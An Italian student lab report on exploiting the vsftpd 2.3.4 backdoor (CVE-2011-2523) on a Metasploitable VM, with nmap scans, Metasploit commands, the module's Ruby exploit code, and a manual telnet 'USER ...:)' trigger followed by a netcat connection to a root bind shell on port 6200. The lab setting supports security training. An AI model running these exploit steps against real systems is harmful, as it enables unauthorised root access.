Luca Danisi **3-4-2026**

Hacking con Metasploit

1 - Obiettivo :

Sfruttare la vulnerabilità backdoor del servizio vsftpd 2.3.4 sulla macchina Metasploitable per ottenere accesso root non autorizzato, utilizzando Metasploit Framework. Una volta ottenuta la shell, creare la directory */test_metasploit* come prova dell'accesso.

🧪 **Laboratorio**

🐉 **Kali Linux**: Attaccante
💀 **Metasploitable** : macchina target

Entrambe le macchine sono su rete interna.

2 - Strumenti utilizzati :

- **Nmap** — network scanner, usato per identificare porte aperte e versioni dei servizi in esecuzione sulla macchina target.
- **Metasploit** — usato per caricare ed eseguire l'exploit vsftpd_234_backdoor .
- **Netcat** — utility di rete, usata per connettersi manualmente alla backdoor shell sulla porta 6200 .

3 - Risultati:

1) Nmap ha identificato il servizio vsftpd 2.3.4 in ascolto sulla porta 21, confermando la presenza della versione vulnerabile
2) L'exploit `vsftpd_234_backdoor` ha triggerato con successo la backdoor, aprendo una bind shell sulla porta 6200
3) Accesso root ottenuto sulla macchina Metasploitable tramite connessione nc alla porta 6200
4) Creazione della directory `/test_metasploit` nella root del filesystem come prova dell'accesso privilegiato

4 - Problemi incontrati :

- **Metasploit non ha creato la sessione automaticamente** — l'exploit ha triggerato correttamente la backdoor sulla porta 6200, ma Metasploit non è riuscito a connettersi alla shell. Risolto verificando con nmap che la porta 6200 fosse aperta e connettendosi manualmente con nc.
- **Timing critico con nc** — la backdoor rimane aperta solo per una finestra temporale limitata. Il nc deve essere lanciato immediatamente dopo il trigger, altrimenti la connessione si chiude.

5 – Conclusioni:

In questo laboratorio ho sfruttato la backdoor presente in vsftpd 2.3.4 (CVE-2011-2523) per ottenere accesso root sulla macchina Metasploitable. La backdoor veniva triggerata semplicemente inviando uno username contenente "`:)`" durante il login FTP, dopodiché il server apriva una shell root sulla porta 6200.

Ho prima completato l'attacco utilizzando Metasploit Framework, e successivamente ho riprodotto lo stesso attacco manualmente con telnet e nc, capendo concretamente come funziona l'exploit sotto il cofano.

Svolgimento Tecnico

1. **Verifica collegamento**
   Verifichiamo che le nostre VM , Attaccante (**Kali Linux – 192.168.50.100**) e target (**Metasploitable – 192.168.50.101**) siano in grado di comunicare tra di loro. Test effettuato tramite PING.

2. **Avvio scansione con nmap -sv**
   Dal terminale di Kali Linux lanciamo nmap con il comando "**`nmap -sv`**", ottenendo la scansione delle porte e la versionde dei servizi.


3. **Identificazione servizio target & msfconsole**
   Dopo laver identificato vsftpd 2.3.4 sulla porta 21, apriamo msfconsole e cerchiamo un modulo relativo a tale vulnerabilità.

4. **Exploit**
   Identificato il prompt, impostiamo il nostro target e lo avviamo. La vulnerabilità verrà poi dimostrata dall utilizzo dei comandi “whoami” e “ls”.

5. **Esercizio facoltativo**
   Utilizzando il meccanismo noto della backdoor di vsftp 2.3.4. Abbiamo aperto una root sulla porta 6200, utilizzando una connessione telnet su porta 21 utilizzando il trigger con la user contenente alla fine “**:)**”


Screenshot

Figure 1 – Verifica collegamento macchine con Ping.



```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=3.32 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=2.00 ms
^C
--- 192.168.50.101 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 1.998/2.659/3.320/0.661 ms
```

Figura 2 – Scansione nmap e identificazione target



```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.50.101
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-03 03:23 -0400
Nmap scan report for 192.168.50.101
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:2D:C2:F8 (Oracle Virtualbox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:
linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.70 seconds
```

Figura 3 – Avvio msfconsole e modulo vsftpd_234_backdoor

```
Matching Modules
================

   #  Name                                   Disclosure Date  Rank       Check  Description
   -  ----                                   ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232           2011-02-03       normal     Yes    VSFTPD 2.3.2 De
nial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor   2011-07-03       excellent  No     VSFTPD v2.3.4 B
ackdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsf
tpd_234_backdoor
```

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.50.101
PING 192.168.50.101 (192.168.50.101) 56(84) bytes of data.
64 bytes from 192.168.50.101: icmp_seq=1 ttl=64 time=3.37 ms
64 bytes from 192.168.50.101: icmp_seq=2 ttl=64 time=2.80 ms
^C
--- 192.168.50.101 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1000ms
rtt min/avg/max/mdev = 1.998/2.659/3.320/0.661 ms

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Set the current module's RHOSTS with database values
using hosts -R or services -R

       =[ metasploit v6.4.112-dev                         ]
+ -- --=[ 2,607 exploits - 1,325 auxiliary - 1,707 payloads     ]
+ -- --=[ 429 post - 49 encoders - 14 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

Figura 4 – Lanciamo il prompt sul nostro target Metasploitable

```
msf exploit(unix/ftp/vsftpd_234_backdoor) >  use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.50.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.101:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Figura 5 – Exploit e Verifica

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.50.101 6200
whoami
root
mkdir /test_metasploit
ls /
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploit
tmp
usr
var
vmlinuz
```

Figura 6 – Esercizio facoltativo – analisi trigger nel codice

```
def exploit
  nsock = self.connect(false, { 'RPORT' => 6200 }) rescue nil
  if nsock
    print_status("The port used by the backdoor bind listener is already open")
    handle_backdoor(nsock)
    return
  end

  # Connect to the FTP service port first
  connect

  banner = sock.get_once(-1, 30).to_s
  print_status("Banner: #{banner.strip}")

  sock.put("USER #{rand_text_alphanumeric(rand(6) + 1)}:)\r\n")
  resp = sock.get_once(-1, 30).to_s
  print_status("USER: #{resp.strip}")

  if resp =~ /^530 /
    print_error("This server is configured for anonymous only and the backdoor not cannot be reached")

    disconnect
    return
  end

  if resp !~ /^331 /
    print_error("This server did not respond as expected: #{resp.strip}")
    disconnect
    return
  end

  sock.put("PASS #{rand_text_alphanumeric(rand(6) + 1)}\r\n")

  # Do not bother reading the response from password, just try the backdoor
  nsock = self.connect(false, { 'RPORT' => 6200 }) rescue nil
  if nsock
    print_good("Backdoor service has been spawned, handling...")
    handle_backdoor(nsock)
    return
  end

  disconnect
end
                                                                    57,1          75%
```

Trigger che accetta user e attiva backdoor

Figura 5 – Exploit con telnet/netcat

```
Session  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ telnet 192.168.50.101 21

Trying 192.168.50.101 ...
Connected to 192.168.50.101.
Escape character is '^]'.
220 (vsFTPd 2.3.4)
USER ciao:)
331 Please specify the password.
PASS qualsiasi
```

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.50.101 6200
whoami
root
```

End